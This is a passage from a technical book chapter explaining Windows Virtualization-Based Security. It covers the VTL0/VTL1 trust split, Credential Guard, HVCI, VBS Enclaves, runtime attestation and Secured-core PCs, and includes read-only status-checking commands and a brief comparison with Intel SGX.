In May 2015, Brad Anderson announced Virtualization-Based Security, Device Guard, and Credential Guard at Microsoft Ignite [276]. The initial Windows 10 release, version 1507 (July 2015), shipped with VBS, creating two Virtual Trust Levels: VTL0 (Normal World) and VTL1 (Secure World) [262].




Figure 6.1: The VTL stack. The Hyper-V hypervisor owns SLAT at the base, and VTL1 (securekernel.exe plus the IUM trustlets lsaiso.exe and VBS enclaves) sits beside VTL0 (ntoskrnl.exe, lsass.exe, drivers, and any Ring 0 malware); SLAT denies VTL0 any mapping of VTL1 pages, so the only VTL0→VTL1 crossing is the Secure Service Call.

Read the VTL architecture as a stack. At the bottom is the Hyper-V hypervisor. It owns the second-level translation tables and therefore decides which guest-physical pages are visible to each trust level. Above it are two worlds. VTL0 is the ordinary Windows world: `ntoskrnl.exe`, the object manager, memory manager, file systems, network stack, display stack, third-party drivers, `lsass.exe`, services, EDR agents, malware, and every normal application. VTL1 is the secure world: `securekernel.exe` in secure kernel mode plus Isolated User Mode trustlets such as `lsaiso.exe` and, on newer systems, VBS enclave code.

A concrete walkthrough makes that topology legible. During boot, firmware and the Windows boot path establish the measured and signed launch conditions. If policy, hardware, and boot configuration allow it, the Hyper-V hypervisor starts before the normal Windows kernel and creates the Virtual Secure Mode environment. The normal kernel then boots in VTL0, but it is no longer the highest authority over all machine memory. `securekernel.exe` initializes in VTL1 and receives ownership of secure-world pages. The hypervisor programs SLAT so that VTL0 translations cannot resolve those pages, even if VTL0 later controls its own page tables perfectly. A malicious VTL0 driver can still corrupt VTL0 memory; it cannot merely add a PTE and map VTL1.

Communication is deliberately asymmetric. VTL0 initiates requests because ordinary Windows owns the user experience and the compatibility surface. VTL1 answers only through defined secure services. A request therefore has to be marshaled: VTL0 supplies handles, lengths, command identifiers, and buffers; the crossing code validates that the buffers are in the expected trust level, copies or maps only what the protocol permits, performs the secure operation, and returns a result rather than raw authority. That validation step is not plumbing. It is the new boundary. Every integer length, pointer, state transition, and object lifetime in that path is security-critical because a compromised VTL0 kernel is allowed to call the doorbell but must not be allowed to choose what lies behind the door.

Here is the lifecycle in operational order:

1. Firmware, Secure Boot, and boot configuration establish whether Hyper-V and Virtual Secure Mode are allowed to launch.
2. The Hyper-V hypervisor initializes first and becomes the owner of SLAT enforcement.
3. VTL0 starts the standard NT kernel, drivers, services, and applications.
4. VTL1 starts `securekernel.exe`, then the IUM substrate needed for trustlets.
5. The hypervisor assigns VTL1-owned pages and denies VTL0 mappings for them.

6. Secure services expose narrow operations: use a credential, validate code, produce an attestation claim, enter an enclave.
7. VTL0 receives outputs, status codes, and authentication responses, but not VTL1 memory or long-lived secrets.

That lifecycle also defines the residual attack surface. If the hypervisor misprograms SLAT, isolation fails. If `securekernel.exe` mishandles a secure call, VTL0 may become VTL1. If boot policy loads a vulnerable old secure kernel, the boundary exists but runs the wrong code. If a trustlet exposes a powerful oracle, the secret may remain hidden while the attacker still obtains useful operations. VBS is therefore not a single magic mode; it is a disciplined reduction in what a VTL0 compromise automatically buys.

◆ **DEFINITION — TRUSTLET** A process running in VTL1 Isolated User Mode (IUM), protected from direct VTL0 memory access by hypervisor-enforced isolation. The canonical example is `LsaIso.exe`, the Credential Guard trustlet that protects reusable NTLM secrets and Kerberos long-term key material in VTL1 where even a fully compromised NT kernel cannot directly read it.

▪ **SIDE NOTE** securekernel.exe is deliberately minimal. While ntoskrnl.exe is a large general-purpose kernel, securekernel.exe is a much smaller, purpose-built VTL1 kernel whose exact size varies by Windows build. A smaller codebase means a smaller attack surface: every line of code in VTL1 is a potential entry point for attackers, so Microsoft keeps it as small as possible.

Alex Ionescu's 2015 Black Hat presentation was the first major public technical teardown of the Secure Kernel Mode (SKM) and Isolated User Mode (IUM) architecture [277]. Rafal Wojtczuk (Bromium) followed in 2016 with the first independent security audit of VBS, mapping the trust boundaries and identifying the secure call interface as the primary attack surface [278].

What can an attacker with full SYSTEM access in VTL0 *not* do?


- Read credentials protected by Credential Guard
- Load unsigned kernel drivers when HVCI is enabled
- Directly map VTL1 memory or modify Secure Kernel data structures through VTL0 page tables
- Disable VBS without rebooting (and with Secure Boot + UEFI lock, not easily even then)

> For the first time, an attacker with full NT kernel compromise could not access secrets protected in VTL1. This fundamentally changed the Windows threat model.

For the first time, full NT kernel compromise was no longer game over. But what, exactly, does this new architecture protect?

The pillars: What the Secure Kernel protects

The Secure Kernel is not a product. It is a platform. Five distinct security features stand on its shoulders, each protecting a different class of asset and exposing a different kind of boundary interface. A masterclass reading starts by separating those three columns: what moves into VTL1, how VTL0 is still allowed to use it, and what failure would look like.



The products differ, but the architectural move is the same: put the value VTL0 must not forge or steal in VTL1, then expose only a brokered use of it.

Figure 6.2: The Secure Kernel is the protected VTL1 foundation, not a standalone product. Credential Guard, HVCI / Memory Integrity, VBS Enclaves, System Guard Runtime Attestation, and Secured-core PCs each depend on the same architectural move: hold a secret, verdict, measurement, or platform assurance below the VTL boundary and let VTL0 use only a brokered interface, even after the normal kernel is compromised.

Pillar	Asset or decision moved away from VTL0	Interface VTL0 still gets	Primary failure mode
Credential Guard	Long-lived credential material and key-use operations	Authentication requests through `lsass.exe` as broker	Oracle abuse, protocol relay, incompatible domain flows
HVCI / Memory Integrity	Final authority over kernel-code trust and executable page state	Driver load and page-permission requests	Vulnerable signed drivers, incompatible drivers, policy not running
VBS Enclaves	Application secrets and selected code/data inside VTL1-backed memory	`CallEnclave` and generated EDL stubs	Bad input validation, TOCTOU, malicious or vulnerable enclave code
System Guard Runtime Attestation	Runtime measurement and report generation resistant to VTL0 editing	Health claims consumed by MDE/MDM/conditional access	Stale reports, suppressed telemetry, verifier policy gaps
Secured-core PCs	Hardware/firmware preconditions needed for the VTL promise	OEM certification and enterprise policy baseline	Misconfigured firmware, missing IOMMU/SMM protection, rollout drift

That table matters because each pillar has a different shape. Credential Guard protects a secret but must still let Windows authenticate. HVCI protects a decision but must still let legitimate drivers load. VBS Enclaves protect application memory but must still accept untrusted host inputs. System Guard protects the integrity of a report but still depends on a verifier that understands freshness and policy. Secured-core is not a runtime service at all; it is the supply-chain and firmware baseline that makes the other services credible at fleet scale.

Credential Guard

When Credential Guard is enabled, the important change is not that `lsass.exe` disappears. It does not. `lsass.exe` remains in VTL0 because it is still the compatibility broker for Local Security Authority APIs, Security Support Providers, logon sessions, and the huge ecosystem of Windows authentication callers. The change is that long-lived reusable credential material (especially NTLM password hashes and derived secrets, plus Kerberos TGTs and long-term key material used to obtain or renew them) is isolated in `LsaIso.exe`, a trustlet running in VTL1 Isolated User

Mode [87]. `lsass.exe` keeps metadata and brokers requests; `LsaIso.exe` keeps the secrets and performs cryptographic operations. Credential Guard is the canonical instance of the placement question this chapter opened with, and it earns its own treatment in the Credential Guard chapter (Chapter 15); what matters here is *why VTL1 makes that placement possible at all*.

The mechanism is a move from secret *extraction* to secret *use*. When a network protocol needs an NTLM response, VTL0 does not receive the NTLM hash; it asks VTL1 to compute a response to a challenge. When Kerberos needs a ticket operation, VTL0 does not receive raw long-term key material; it asks the isolated component to perform the cryptographic use and return the result. The difference between *secret extraction* and *secret use* is the whole security model. Mimikatz-style dumping fails because the reusable secret is not present in VTL0 memory at all. Kernel reads, handle abuse, token theft, or arbitrary VTL0 driver code can still inspect the broker and ordinary process memory; they cannot directly map `LsaIso.exe` pages or copy the underlying credential. Credential Guard therefore changes the economics of lateral movement: the attacker may still own the workstation, but does not automatically receive domain-reusable material to replay elsewhere [261].

That gain is bounded in two ways the Secure Kernel platform makes inevitable, and both are developed in the Credential Guard chapter (Chapter 15). First, the boundary is a *broker*, not a wall: `lsass.exe` in VTL0 can still ask the trustlet allowed questions, capture a freshly typed password before it becomes protected material, or use the machine's authentication capability as an oracle: the protocol-relay residual that returns later in this chapter as Pass-the-Challenge. Second, the protected asset is *long-term* key material only; service tickets, tokens, delegated credentials, and live sessions remain VTL0 objects, and reducing their usefulness is a domain-policy and protocol problem (NTLM's challenge-response economics are the subject of the Death of NTLM chapter, Chapter 16). Credential Guard composes with, but is stronger than, Protected Process Light (Chapter 10): PPL restricts who may open `lsass.exe` from user mode, but once an attacker reaches kernel mode PPL alone is no longer a boundary, whereas the VTL1 placement still holds.

The honest one-line claim is therefore: Credential Guard protects reusable credential material from VTL0 memory extraction; it does not make a compromised endpoint trustworthy. A keylogged password, a stolen browser token, or a real-time NTLM relay is not a Credential Guard bypass. It is exactly the asset the boundary never promised to cover. The deployment caveats that follow from this belong to that chapter's rollout discussion: the domain-controller exclusion, SKU

and firmware preconditions, legacy VPN / smart-card / NLA breakage, and the discipline of verifying `SecurityServicesRunning` rather than trusting a default. Even a Mimikatz-wielding attacker with SYSTEM in VTL0 gets a much poorer prize: broker state, process memory, and live sessions, but not the raw VTL1-held credential. That is the profound change from the flat-kernel era, and it is why Pass-the-Challenge appears later as a protocol-level limitation rather than a memory-isolation failure.

HVCI / Memory Integrity

HVCI (Hypervisor-Enforced Code Integrity, surfaced to users as "Memory Integrity") is the second major consumer of the VTL1 platform: it moves the authority over *which kernel code may execute* out of the NT kernel and into VTL1 [279]. Before a kernel-mode driver's pages become executable, a VTL1 code-integrity service must accept the image, and the hypervisor enforces W^X (write-xor-execute) on kernel pages through SLAT. A page may be writable or executable, never both. This is the same trick as credential isolation, pointed at a *decision* instead of a *secret*. The attacker may control VTL0's own first-level page tables; the hypervisor controls the second-level permission that makes execution real, so flipping a kernel page to writable-and-executable is denied even with full VTL0 kernel execution. "Kernel code execution" therefore no longer implies "arbitrary kernel code," because the judge of executable memory now lives in a kernel the attacker did not compromise.

The boundary is defined by the failure HVCI does *not* prevent. A legitimately signed but vulnerable driver still grants read/write primitives in VTL0; HVCI narrows what those primitives can become (no admitted unsigned kernel image and no attacker-created executable kernel page) but it does not make the driver bug disappear. It constrains executable-code admission and page permissions; it does not stop data-only corruption, ROP/JOP reuse of already admitted code, logic abuse, or malicious behavior inside a signed driver that policy allows. That residual, the signed-vulnerable-driver problem and the block-list, CodeIntegrity-event, and driver-inventory machinery built around it, is owned by the Code Integrity chapter (Chapter 8), which also covers the MBEC/GMET hardware acceleration and the rollout discipline HVCI demands. Here the load-bearing point is purely architectural: HVCI is the proof that the VTL1 platform protects *decisions*, not only secrets.

VBS Enclaves

◆ **DEFINITION — VBS Enclave** An isolated memory region backed by VTL1 that allows third-party applications to protect selected secrets from direct host and OS memory access. The host application in VTL0 communicates with the enclave via the `CallEnclave` API. Enclave memory is not directly mappable by VTL0 code, including the NT kernel. Microsoft documents support for Windows 11 build 26100.2314 or later and Windows Server 2025 or later [280].

VBS Enclaves are the platform's third-party generalization: the same VTL1 boundary that protects `LsaIso.exe` is opened to ordinary applications on supported Windows builds, with Microsoft-documented requirements that VBS/HVCI be enabled, the enclave DLL be signed with a valid certificate, and production builds avoid debuggable enclave policy [281][280][282]. Unlike Intel SGX they need no specialized enclave hardware beyond a VBS-capable platform [280] they reuse Hyper-V, SLAT, VTL1, and a constrained user-mode runtime. The build mechanics belong to the VBS Trustlets chapter (Chapter 7), which owns what runs in VTL1 user mode: writing the enclave DLL, declaring the boundary in EDL (the Enclave Definition Language), building with the VBS Enclave Tooling SDK, signing through a trusted path, and entering via `CallEnclave`. What the Secure Kernel chapter must carry is the security consequence of opening that door.

The consequence is that the boundary is almost entirely *in the interface*. The host is untrusted: it controls timing, buffers, pointers, lengths, call order, and cancellation. So enclave code must treat every input as hostile: copy host buffers into enclave-owned memory before trusting them, validate lengths before arithmetic, never reuse a host pointer after a check, and guard against the time-of-check/time-of-use race where a structure is validated in host memory and then mutated before use. The safe pattern is: validate lengths and destination bounds first, copy the untrusted buffer once into enclave-owned memory (which the host has no mapping to mutate), then validate the private copy's contents and operate only on it. This is the secure-call reference-monitor problem exported to third-party code, and it is why the enclave API must stay minimal: every entry point is attack surface, and the only operations that belong inside are the ones that truly require secrecy. Decrypt this blob, sign this challenge, unwrap this token. Persistence, networking, and I/O stay in the VTL0 host, which passes data across the boundary, precisely to keep the VTL1 trusted computing base small.

That minimalism is also a warning, because VTL1 opacity cuts both ways. If an enclave signs whatever the host asks, the key is hidden but still abusable as

an oracle; if an old signed enclave carries a vulnerability and policy admits it, the attacker brings their own vulnerable enclave; and because no VTL0 security product can directly inspect VTL1 memory, a malicious enclave is a hiding place as much as a vault. The BYOVE and Mirage research that weaponized exactly this is examined later in this chapter; Microsoft MORSE's hardening guidance restates old lessons in the new boundary: pointer validation, TOCTOU prevention, careful marshalling, reentrancy control, a small API, hostile-caller design [283]. The isolation is a defensive asset only when enclave admission, signing, and interface design are disciplined.

System Guard runtime attestation

System Guard Runtime Attestation answers a different question from Credential Guard or HVCI. It does not primarily hide a secret or block a driver. It helps a relying party decide whether a device is in a trustworthy state *right now*, or at least recently enough for policy. Microsoft documents System Guard as maintaining platform integrity at startup and validating that integrity through local and remote attestation; Device Health Attestation (DHA) validates TPM/PCR logs and issues a report that MDM systems such as Intune can consume for compliance decisions [188][284][285][286]. Secure Boot and measured boot, and the remote attestation built on them (Chapter 5, Attestation), can tell a verifier what was loaded during boot. Runtime attestation tries to extend that trust into the period after the normal kernel has been running, when VTL0 malware might otherwise edit local status, forge health signals, or hide a kernel compromise [287].

The publicly documented actors are: System Guard measurements protected away from ordinary Windows tampering, TPM-protected boot evidence, the DHA client/CSP and service path, MDM or security tooling that requests or receives the report, and a relying policy engine such as Intune compliance or conditional access [188][284][285][286]. The important design point is that transport can be less trusted than measurement. VTL0 may carry data to the network, but the relying party is supposed to evaluate hardware-attested evidence rather than accept an arbitrary local string saying "healthy."

A concrete report should be understood as an attested claim set, not as a vague "the machine is healthy" bit. Microsoft documents DHA collection of boot logs, TPM audit trails, TPM certificates, report retrieval through the HealthAttestation CSP, and Intune evaluation of settings such as Secure Boot, BitLocker, and code integrity [284][285][286]. The broader verifier model is conceptual but necessary:

a relying service should validate device identity, evidence integrity, expected measurements or policy version, and freshness such as a nonce, timestamp, counter, cached-report lifetime, or service-issued challenge. It should reject stale or replayed reports rather than asking only "did Windows say good?"

The workflow is therefore:

1. A management or security service requests health evidence, often as part of device compliance, endpoint-risk evaluation, or conditional access.
2. The device gathers boot/runtime security state through System Guard and DHA surfaces, including TPM-protected measured-boot evidence.
3. The report or cached attestation blob is bounded by freshness policy (for example a nonce, service request, timestamp, counter, or cache lifetime) so that an old healthy result cannot be replayed indefinitely.
4. The report is signed or otherwise tied to hardware-backed identity rooted in the TPM and device provisioning.
5. The remote verifier checks evidence integrity, freshness, device/tenant binding, expected measurements, and policy requirements.
6. Access policy consumes the result: allow, deny, require remediation, reduce trust, or trigger investigation.

Measurement scope is the hard part. System Guard can make claims about the platform features it measures and the Windows security state it knows how to evaluate. It cannot prove every byte of every driver, user process, firmware component, peripheral, browser extension, or cloud token is benign. It also cannot make an untrusted verifier wise. If the relying policy accepts "VBS configured" instead of "VBS running with Credential Guard and HVCI active," the device may satisfy a weak policy while missing the protection the organization intended. Attestation strength is jointly determined by measurement quality and verifier strictness.

A compromised VTL0 attacker still has options. They may suppress the report by blocking the network, killing the management agent, interfering with the MDE sensor, or making the device appear offline. They may attempt denial-of-service rather than forgery. They may feed false context around the signed report, such as misleading hostname, user, or asset metadata from ordinary management channels. They may exploit a verifier misconfiguration that treats missing data as success. They may attack freshness by replaying a captured report if the challenge model is weak. What VTL1-backed attestation is meant to stop is the simplest and most dangerous lie: VTL0 malware directly editing the measured runtime claims and presenting them as if the secure world produced them.

The operational lesson is to treat attestation as a protocol. A useful deployment specifies which claims are mandatory, how fresh a report must be, what happens when reports are absent, what policy version is expected, how devices are enrolled, how TPM identity is validated, and which exceptions are allowed. A report that cannot be produced should not silently become compliant. A report with stale freshness should not unlock sensitive access. A report from a device with VBS merely configured but not running should fail the policy that depends on VBS. Runtime attestation is powerful when the verifier is strict; it becomes theater when the verifier only records whatever the endpoint says. Those same signed device-health claims become an input to the cloud access decisions developed in the Zero Trust chapter (Chapter 26) and the Continuous Access Evaluation chapter (Chapter 27): this is the link by which a VTL1 measurement reaches a token-issuance decision.

Secured-core PCs

Secured-core PCs are the hardware-and-firmware answer to a deployment problem: VBS is only as credible as the platform beneath it. A machine can have a VBS-capable CPU and still be weak because firmware settings disable virtualization, DMA protection is absent, SMM can tamper with the OS, Secure Boot is misconfigured, or policy can be turned off by a local administrator. Secured-core certification tries to make the baseline composable rather than optional [288].

Map the requirements to threats. SLAT is required because VTL isolation depends on second-level translation. TPM 2.0 is required because measured boot, key protection, and attestation need a hardware root of trust. UEFI Secure Boot is required because the hypervisor and Windows boot path must not be trivially replaced. IOMMU/DMA protection is required because a malicious PCIe/Thunderbolt device with raw DMA should not be able to overwrite memory behind the CPU's back. SMM protection is required because System Management Mode firmware can otherwise become a more privileged attacker than the hypervisor. DRTM support matters because it provides a way to establish a measured late launch even when earlier firmware is too large or complex to trust absolutely. Firmware lock and policy configuration matter because a feature that can be disabled by the attacker before reboot is not a stable enterprise control.

The practical distinction is between *capability* and *assurance*. A non-Secured-core PC may support some or all VBS features. A Secured-core PC is supposed to ship with the right CPU, firmware, TPM, DMA protections, Secure Boot config-

uration, and VBS/HVCI posture integrated by the OEM. That does not make it invulnerable. It reduces the number of fleet-specific questions an operator has to answer before treating VBS status as meaningful.

Major OEMs (Dell, HP, Lenovo, Microsoft Surface) ship Secured-core PCs for enterprise and government customers. For procurement, the value is not the label alone; it is the threat-to-requirement chain. If your risk model includes malicious peripherals, require IOMMU-backed DMA protection. If it includes evil-maid boot tampering, require Secure Boot, TPM-backed measurements, and firmware configuration controls. If it includes BYOVD and kernel rootkits, require HVCI running, not merely supported. If it includes remote conditional access, require runtime attestation signals that the verifier actually consumes.

VBS also enables additional isolation features beyond these core pillars. Windows Defender Application Guard (WDAG) uses Hyper-V containers to isolate untrusted browser sessions and Office documents, preventing web-based exploits from reaching the host OS. Hyper-V container isolation provides similar protection for containerized workloads. Those features are adjacent rather than identical: they isolate workloads using virtualization, while the Secure Kernel isolates selected assets and decisions inside the host OS itself.

Decision Guide

Scenario	Recommended approach	Preconditions	Residual risk / failure mode
Protect domain credentials from Pass-the-Hash/Ticket	Enable Credential Guard	VBS running, supported Windows edition, domain flows tested, DCs and apps compatible	Does not stop phishing, live token abuse, NTLM relay/oracle use, or secrets outside LSA
Prevent unsigned or mutable kernel code	Enable HVCI / Memory Integrity	SLAT, Secure Boot, compatible drivers, code-integrity policy, MBEC/GMET preferred	Signed vulnerable drivers and logic bugs still matter; incompatible drivers may fail
Protect application-level secrets from admin attacks	Develop a VBS Enclave	Windows 11 24H2+, VBS-capable hardware, signed enclave, narrow EDL/API, secure marshalling	Bad enclave APIs become oracles; BYOVE/Mirage-style abuse if admission is weak

Scenario	Recommended approach	Preconditions	Residual risk / failure mode
Verify device integrity for zero-trust	Enable System Guard Runtime Attestation	TPM-backed identity, MDE/MDM enrollment, strict verifier policy, freshness checks	VTL0 can suppress telemetry; weak verifier policy can accept stale or incomplete reports
Maximum baseline security for new hardware	Require Secured-core PC certification	OEM support, firmware configuration management, enterprise policy enforcement	Certification reduces drift but does not replace runtime verification

A few negative examples prevent misuse of the guide. Do not deploy Credential Guard to solve browser token theft; the browser token is not an LSA secret. Do not deploy HVCI and assume vulnerable signed drivers no longer matter; the driver may still expose dangerous device-control interfaces even if its code pages are not writable. Do not build a VBS enclave for a secret whose plaintext is immediately copied back into ordinary process memory. Do not rely on attestation unless the relying service rejects stale, missing, or policy-incomplete reports. Do not buy Secured-core hardware and forget to verify that the shipped firmware settings and enterprise policy keep VBS running.

The Secure Kernel now protects credentials, code integrity, application secrets, and device health. It is deployed across many Windows 11 and Windows Server systems, but default enablement depends on hardware eligibility, OEM image, Windows release, upgrade path, SKU, and which VBS-backed service is being discussed. But the protection is conditional: the right asset must move, the interface must be narrow, the platform must satisfy prerequisites, and the operator must verify runtime state. The next sections test those conditions against other platforms and against real attacks.

Proof on a live machine

The Secure Kernel is intentionally hard to see from VTL0. That is the point: if an ordinary administrator, a debugger, or a kernel-mode driver could simply enumerate and map the VTL1 address space, the boundary would be decorative. A live probe can therefore prove only the supported outer shape of the system. It

can show that VBS is running rather than merely configured. It can show which VBS-backed security services Windows reports as active. It can show the hardware and firmware properties available to the VBS policy. It cannot, from VTL0, dump `securekernel.exe` memory or inspect a trustlet's secrets.

That limitation is not a weakness in the evidence; it is the evidence. VBS is a boundary whose correct observation from the normal world is mostly negative: the normal world can ask for status, can call documented interfaces, and cannot directly read the secure world. The captured block below is therefore deliberately modest. It is not a claim that our lab VM proves every SKU default, every firmware configuration, or every enterprise policy. It proves the narrow thing a Reasoner should demand before reasoning about VBS on a real system: on this machine, the hypervisor-backed VBS runtime was up, and Credential Guard plus Hypervisor-Enforced Code Integrity were running services.

CAPTURED `.explab-win` · Win11 25H2 (build 26200) · 2026-06-07T05:30:49Z

probe `Win32_DeviceGuard (WMI/CIM) · sha256` `c17d18ef37ab…`

sha256 `c17d18ef 37ab6963 c272fdbe faf8bd39 dd22ebcd c9de606d 03beade4 428bde98`

verified

```
VirtualizationBasedSecurityStatus = 2  # Running
SecurityServicesConfigured        = CredentialGuard,
  HypervisorEnforcedCodeIntegrity
SecurityServicesRunning           = CredentialGuard,
  HypervisorEnforcedCodeIntegrity
AvailableSecurityProperties       = BaseVirtualizationSupport,
  SecureBoot, UEFICodeReadonly, ModeBasedExecutionControl
RequiredSecurityProperties        = BaseVirtualizationSupport,
  SecureBoot
```

reproduce `Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard | Format-List *`

Read the first field first. `VirtualizationBasedSecurityStatus = 2` is the difference between an aspiration and a runtime fact. A policy key, an Intune profile, or a dashboard setting can say that VBS should be enabled; the WMI status says whether the hypervisor-backed environment is actually running after boot. A value of `0` means the feature is not enabled. A value of `1` means enabled but not running. Only `2` supports the claims this chapter makes.

The service fields are arrays, not a single magic bit. In this capture, the configured and running sets both include Credential Guard and Hypervisor-Enforced Code Integrity (a raw `Get-CimInstance` surfaces these as the integer enum array `{1, 2}`; the capture maps them to their documented names for readability). That pairing matters because it shows two distinct consumers of the same secure-world platform: credential isolation and code-integrity enforcement. If Credential Guard were configured but absent from `SecurityServicesRunning`, an LSASS dump would have to be interpreted differently. If HVCI were configured but not running, a driver policy review would have to ask why the page-permission authority did not come up.

The property fields are the hardware join back to Part I. `BaseVirtualizationSupport` says the CPU virtualization substrate exists. `SecureBoot` says the boot chain precondition is present. `UEFICodeReadonly` and `ModeBasedExecutionControl` describe capabilities that affect the strength and cost of the VBS configuration. The capture does not prove a physical TPM, IOMMU policy, firmware lock, fleet-wide compliance, the absence of a hidden VTL0 mapping bug, the freshness of the exact `securekernel.exe` build, or the integrity of every trustlet/enclave admission policy. It gives one reliable anchor for this chapter's live evidence: a concrete machine reporting that the VTL split and its two major services are active.

The probes below are ○ **DOCUMENTED** rather than captured. They are included because they are the operational surfaces Microsoft documents and operators actually use, but they are not presented as lab evidence.

○ Microsoft Learn, `Win32_DeviceGuard` / VBS verification fields [262][279] · not captured on our lab VM

```
VirtualizationBasedSecurityStatus : 2
SecurityServicesRunning           : {1, 2}
SecurityServicesConfigured        : {1, 2}
AvailableSecurityProperties       : {...}
RequiredSecurityProperties        : {...}

Documented interpretation:
VirtualizationBasedSecurityStatus = 0  Not enabled
VirtualizationBasedSecurityStatus = 1  Enabled but not running
VirtualizationBasedSecurityStatus = 2  Running
SecurityServicesRunning includes 1      Credential Guard running
SecurityServicesRunning includes 2      Hypervisor-Enforced Code
  Integrity running
AvailableSecurityProperties             Hardware/firmware
  capabilities available to VBS
RequiredSecurityProperties              Properties required by
  current VBS policy
```

reproduce `Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard | Select-Object VirtualizationBasedSecurityStatus,SecurityServicesRunning,SecurityServicesConfigured, AvailableSecurityProperties,RequiredSecurityProperties | Format-List`

Windows boot configuration surface for Hyper-V launch state [262] · not captured on our lab VM

```
hypervisorlaunchtype    Auto
vsmlaunchtype           Auto
isolatedcontext         Yes

Documented interpretation:
hypervisorlaunchtype Auto    Hyper-V hypervisor is configured to
  launch at boot
hypervisorlaunchtype Off     Hypervisor launch is disabled; VBS
  cannot run
vsmlaunchtype Auto           Virtual Secure Mode is configured to
  launch when policy and hardware permit
isolatedcontext Yes          Isolated user-mode context support is
  enabled where applicable
```

reproduce `bcdedit /enum {current} | findstr /i "hypervisorlaunchtype vsmlaunchtype isolatedcontext"`

`msinfo32.exe` System Summary VBS status lines [262][279] · not captured on our lab VM

```
Virtualization-based security                    Running
Virtualization-based security Services Configured Credential Guard,
  Hypervisor enforced Code Integrity
Virtualization-based security Services Running    Credential Guard,
  Hypervisor enforced Code Integrity

Documented interpretation:
"Running" means VBS is active, not just supported.
Configured services are policy intent.
Running services are the services currently active in the VBS
  secure world.
```

reproduce `msinfo32.exe` → System Summary → search for `Virtualization-based security`

A Reasoner should combine these views rather than trusting any one of them alone. CIM is the best inventory surface. Boot configuration explains why VBS can or cannot launch. `msinfo32` is a human-readable local cross-check. A machine is not protected because one of those surfaces sounds encouraging; it is protected only when policy, boot state, hardware capability, and runtime status agree.

How others solve this problem: Competing approaches

Windows is not alone in this challenge. Intel, AMD, ARM, and the Linux ecosystem each built answers to variants of the same problem: how do you keep a more privileged layer from reading or rewriting a less privileged layer's secrets? The important comparison is not "which one is most secure" in the abstract. It is which layer each system distrusts.

There are four broad patterns. **Intra-OS isolation** keeps one operating-system instance but splits trust inside it; Windows VBS is the major production example. **Process enclaves** protect selected application code/data from the OS; Intel SGX was the famous example and VBS Enclaves now provide a Windows-specific variant. **Confidential VMs** protect a guest VM from the cloud hypervisor; AMD SEV-SNP and Intel TDX live here, and the Confidential VMs chapter (Chapter 28) gives them the full treatment. **Firmware/TEE worlds** split the processor into secure and normal execution states; ARM TrustZone dominates mobile and embedded devices. Linux combines MAC, namespaces, containers, confidential VMs, and Android/ChromeOS pKVM work, but mainline desktop/server Linux does not have a direct VTL0/VTL1 equivalent.

Intel SGX

Intel Software Guard Extensions provided hardware enclaves at the CPU level without requiring a hypervisor [289]. Application code and data inside an SGX enclave lived in the Enclave Page Cache (EPC), a protected memory region whose contents were encrypted and integrity-protected by processor machinery when leaving the package. The OS still scheduled threads and managed ordinary resources, but it was not supposed to read enclave plaintext or forge enclave execution. The developer's trust anchor moved from Windows or Linux to the CPU package and Intel's attestation ecosystem.

The SGX lifecycle illustrates the contrast with VBS. An application creates an enclave, loads measured pages, initializes it, and then enters enclave code through controlled transitions. Remote attestation lets a relying party verify the enclave measurement before provisioning a secret. That is a very different question from Credential Guard. SGX asks: "Can this small measured application component keep a secret from the OS?" VBS asks: "Can Windows keep selected OS secrets and decisions from a compromised normal kernel?" SGX's isolation is finer-grained; VBS's integration with the OS security model is deeper.

